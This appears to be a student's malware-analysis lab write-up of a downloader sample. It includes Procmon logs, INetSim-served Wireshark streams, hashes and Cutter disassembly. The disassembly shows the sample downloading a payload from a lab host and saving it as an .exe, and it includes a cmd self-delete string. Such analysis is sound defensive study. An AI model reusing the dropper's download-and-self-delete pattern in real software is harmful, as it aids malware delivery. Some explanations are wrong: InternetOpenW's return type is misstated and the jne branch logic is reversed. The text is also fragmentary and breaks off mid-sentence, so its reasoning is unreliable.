1:56:4... DllHost.exe       3292  CloseFile                          C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4... Dropper.Downl...  2368  CreateFile                         C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4... Dropper.Downl...  2368  CreateFile                         C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4... Dropper.Downl...  2368  QueryStandardInformationFile       C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4... Dropper.Downl...  2368  QueryBasicInformationFile          C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4... Dropper.Downl...  2368  ReadFile                           C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4... Dropper.Downl...  2368  ReadFile                           C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4... Dropper.Downl...  2368  CloseFile                          C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
1:56:4... Dropper.Downl...  2368  CloseFile                          C:\Users\howl\AppData\Local\Microsoft\Windows\INetCache\IE\N27Z54F7\favicon[1].ico
```




« Local › Microsoft › Windows › INetCache › IE

Name	Date modified	Type	Size
L5QUQ31Y	2/20/2024 12:50 PM	File folder	
RL4BRXIX	2/20/2024 12:50 PM	File folder	




« Microsoft › Windows › INetCache › IE › L5QUQ31Y

Name	Date modified	Type
A7102UL2.htm	2/20/2024 12:50 PM	Micro



« Microsoft › Windows › INetCache › IE › RL4BRXIX


favicon[1].ico



C:\Users\howl\AppData\Local\Microsoft\Windows\IN...


« Microsoft › Windows › INetCache › IE › N27Z54F7

Name	Date modified	Type	Size
aq5[1].svg	12/26/2023 5:06 AM	Microsoft Edge H...	4 KB
D200PartlySunnyV2[1].svg	12/26/2023 5:01 AM	Microsoft Edge H...	7 KB
dyntelconfig.json[1].cache	1/28/2024 12:34 PM	CACHE File	0 KB
favicon[1].ico	2/19/2024 3:12 PM	ICO File	1 KB
J2VX7LA6.htm	2/19/2024 2:19 PM	Microsoft Edge H...	0 KB
QTZ6CILN.htm	2/19/2024 2:51 PM	Microsoft Edge H...	0 KB
Rain.rb[1].svg	2/14/2024 4:52 AM	Microsoft Edge H...	11 KB
RemoteSettings_Common_17.0.json[1].c...	1/28/2024 12:49 PM	CACHE File	0 KB
RemoteSettings_Common_17.0[1].cache	6/11/2023 4:26 AM	CACHE File	19 KB



Wireshark · Follow HTTP Stream (tcp.stream eq 2) · enp0s3

```
GET /favicon.ico HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: ssl-6582datamanager.helpdeskbros.local
Connection: Keep-Alive

HTTP/1.1 200 OK
Connection: Close
Server: INetSim HTTP Server
Date: Mon, 19 Feb 2024 21:56:44 GMT
Content-Type: image/x-icon
Content-Length: 198

......................(.......
```




Wireshark · Follow HTTP Stream (tcp.stream eq 5) · enp0s3

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0
Host: huskyhacks.dev

HTTP/1.1 200 OK
Date: Tue, 20 Feb 2024 20:50:55 GMT
Server: INetSim HTTP Server
Content-Type: text/html
Content-Length: 258
Connection: Close

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Advanced Static Analysis

{Screenshots and description about findings during advanced static analysis} Could not

Looking at cutter info about this PE:



OVERVIEW

Info

File:	C:\Users\howl\Desktop\Dropper.Down	**FD:**	3	**Architecture:**	x86
Format:	pe	**Base addr:**	0x00400000	**Machine:**	i386
Bits:	32	**Virtual addr:**	True	**OS:**	windows
Class:	PE32	**Canary:**	False	**Subsystem:**	Windows CUI
Mode:	r-x	**Crypto:**	False	**Stripped:**	False
Size:	12 kB	**NX bit:**	True	**Relocs:**	False
Type:	EXEC (Executable file)	**PIC:**	True	**Endianness:**	LE
Language:	msvc	**Static:**	False	**Compiled:**	Sat Sep 4 11:11:12 2021 UTC-8
		Relro:	N/A	**Compiler:**	N/A

Hashes

MD5:	1d8562c0adcaee734d63f7baaca02f7c
SHA1:	be138820e72435043b065fbf3a786be274b147ab
SHA256:	92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a
CRC32:	3178c2eb
ENTROPY:	5.719134

Libraries


kernel32.dll
shell32.dll
msvcp140.dll
urlmon.dll
wininet.dll
vcruntime140.dll
api-ms-win-crt-stdio-l1-1-0.dll
api-ms-win-crt-runtime-l1-1-0.dll
api-ms-win-crt-math-l1-1-0.dll
api-ms-win-crt-locale-l1-1-0.dll
api-ms-win-crt-heap-l1-1-0.dll

Analysis info

Functions:	74
X-Refs:	303
Calls:	253
Strings:	121
Symbols:	52
Imports:	52
Analysis coverage:	4429 bytes
Code size:	8192 bytes
Coverage percent:	54.0649%

We now know it is built with Microsoft Visual C++

Looking at the main function:



```
[0x00401080]
 int main(int argc, char **argv, char **envp);
 ; var HANDLE hObject @ stack - 0x6dc
 ; var int32_t var_6c0h @ stack - 0x6c0
 ; var LPSTARTUPINFOW lpStartupInfo @ stack - 0x6a0
 ; var int32_t var_658h @ stack - 0x658
 ; var LPWSTR lpFilename @ stack - 0x64c
 ; var LPWSTR lpCommandLine @ stack - 0x450
 ; var int32_t var_6ch @ stack - 0x6c
 ; var int32_t var_60h @ stack - 0x60
 ; var int32_t var_8h @ stack - 0x8
 0x00401080      push    ebp
 0x00401081      mov     ebp, esp
 0x00401083      and     esp, 0xfffffff0
 0x00401086      sub     esp, 0x680
 0x0040108c      mov     eax, dword data.00404004 ; 0x404004
 0x00401091      xor     eax, esp
 0x00401093      mov     dword [var_8h], eax
 0x0040109a      push    0
 0x0040109c      push    0
 0x0040109e      push    0
 0x004010a0      push    0
 0x004010a2      push    str.Mozilla_5.0 ; 0x403288
 0x004010a7      call    dword [InternetOpenW] ; 0x403070
 0x004010ad      lea     ecx, [esp]
 0x004010b0      mov     dword data.00404388, eax ; 0x404388
 0x004010b5      mov     dword [esp], 0x7d0 ; 2000
 0x004010bc      mov     dword [lpStartupInfo.lpTitle], 0
 0x004010c4      call    fcn.004011e0 ; fcn.004011e0
 0x004010c9      push    0
 0x004010cb      push    0
 0x004010cd      push    str.C:_Users_Public_Documents_CR433101.dat.exe ; 0x403230
 0x004010d2      push    str.http:__ssl_6582datamanager.helpdeskbros.local_favicon.ico ; 0x4031b8
 0x004010d7      push    0
 0x004010d9      call    dword [URLDownloadToFileW] ; 0x4030f4
 0x004010df      test    eax, eax
 0x004010e1      jne     0x401142
```


There are two functions calls:

1- InternetOpenW:

The function is used to Initializes an application's use of the WinINet functions.

The function returns an `HRESULT` value indicating the success or failure of the download operation.

The 5 parameters are pushed in the above as seen




```
HINTERNET InternetOpenW(
  [in] LPCWSTR lpszAgent,
  [in] DWORD   dwAccessType,
  [in] LPCWSTR lpszProxy,
  [in] LPCWSTR lpszProxyBypass,
  [in] DWORD   dwFlags
);
```

2- URLDownloadToFileW:

It is used to download a file from a specified URL and save it to a local file on the user's system. The "W" in the function name indicates that it is a Unicode (wide character) version of the function, supporting the use of Unicode characters in the URL and file paths.


The function returns an `HRESULT` value indicating the success or failure of the download operation.

The 5 parameters are pushed in the above as seen.




```
HRESULT URLDownloadToFile(
             LPUNKNOWN            pCaller,
             LPCTSTR              szURL,
             LPCTSTR              szFileName,
  _Reserved_ DWORD                dwReserved,
             LPBINDSTATUSCALLBACK lpfnCB
);
```

3- Then based on the last function “URLDownloadToFileW” result, it will branch out.



```
0x004010df      test    eax, eax
0x004010e1      jne     0x401142
```

th



```
[0x00401142]
 0x00401142      push    0x44        ; 'D' ; 68 ; size_t n
 0x00401144      lea     eax, [lpStartupInfo.lpTitle]
 0x00401148      push    0           ; int c
 0x0040114a      push    eax         ; void *s
 0x0040114b      call    sub.VCRUNTIME140.dll_memset ; sub.VCRUNTIME140.dll_memset ; void *memset(...
 0x00401150      add     esp, 0xc
 0x00401153      lea     eax, [lpFilename]
 0x00401157      xorps   xmm0, xmm0
 0x0040115a      movaps  xmmword [esp], xmm0
 0x0040115e      push    0x104       ; 260 ; DWORD nSize
 0x00401163      push    eax         ; LPWSTR lpFilename
 0x00401164      push    0           ; HMODULE hModule
 0x00401166      call    dword [GetModuleFileNameW] ; 0x403000 ; DWORD GetModuleFileNameW(HMODULE ...
 0x0040116c      lea     eax, [var_658h]
 0x00401170      push    eax
 0x00401171      push    str.cmd.exe__C_ping_1.1.1.1__n_1__w_3000___Nul___Del__f__q___s ; 0x403140...
 0x00401176      lea     eax, [lpCommandLine]
 0x0040117d      push    0x208       ; 520 ; int32_t arg_4h
 0x00401182      push    eax         ; int32_t arg_8h
 0x00401183      call    fcn.00401010 ; fcn.00401010
 0x00401188      add     esp, 0x10
 0x0040118b      lea     eax, [esp]
 0x0040118e      push    eax         ; LPPROCESS_INFORMATION lpProcessInformation
 0x0040118f      lea     eax, [lpStartupInfo.cb]
 0x00401193      push    eax         ; LPSTARTUPINFOW lpStartupInfo
 0x00401194      push    0           ; LPCWSTR lpCurrentDirectory
 0x00401196      push    0           ; LPVOID lpEnvironment
 0x00401198      push    0x8000000   ; DWORD dwCreationFlags
 0x0040119d      push    0           ; BOOL bInheritHandles
 0x0040119f      push    0           ; LPSECURITY_ATTRIBUTES lpThreadAttributes
 0x004011a1      push    0           ; LPSECURITY_ATTRIBUTES lpProcessAttributes
 0x004011a3      lea     eax, [lpCommandLine]
 0x004011aa      push    eax         ; LPWSTR lpCommandLine
 0x004011ab      push    0           ; LPCWSTR lpApplicationName
 0x004011ad      call    dword [CreateProcessW] ; 0x403008 ; BOOL CreateProcessW(LPCWSTR lpApplica...
 0x004011b3      push    dword [hObject] ; HANDLE hObject
 0x004011b7      call    dword [CloseHandle] ; 0x403004 ; BOOL CloseHandle(HANDLE hObject)
 0x004011bd      push    dword [esp] ; int32_t arg_4h
 0x004011c0      call    dword [CloseHandle] ; 0x403004 ; BOOL CloseHandle(HANDLE hObject)
 0x004011c6      mov     ecx, dword [var_6ch]
 0x004011cd      mov     eax, 1
 0x004011d2      xor     ecx, esp
 0x004011d4      call    fcn.00401399 ; fcn.00401399
 0x004011d9      mov     esp, ebp
 0x004011db      pop     ebp
 0x004011dc      ret
```

If the result of the function result is false “not success connection” then the register that hold the result of the function EAX will be zero, and when the test is checked the ZF is set to1. And then jump if not equal means Jump to 0x401142 if Zero Flag is not set, which is not in this set, at the end the `JNE` instruction will not result in a jump.

Meaning it will only jump to the right branch if the ZF is not set, if the connection for "URLDownlodFromFileW" resulted in success, if we look at the code smippet:

1- "GetModuleFileName":

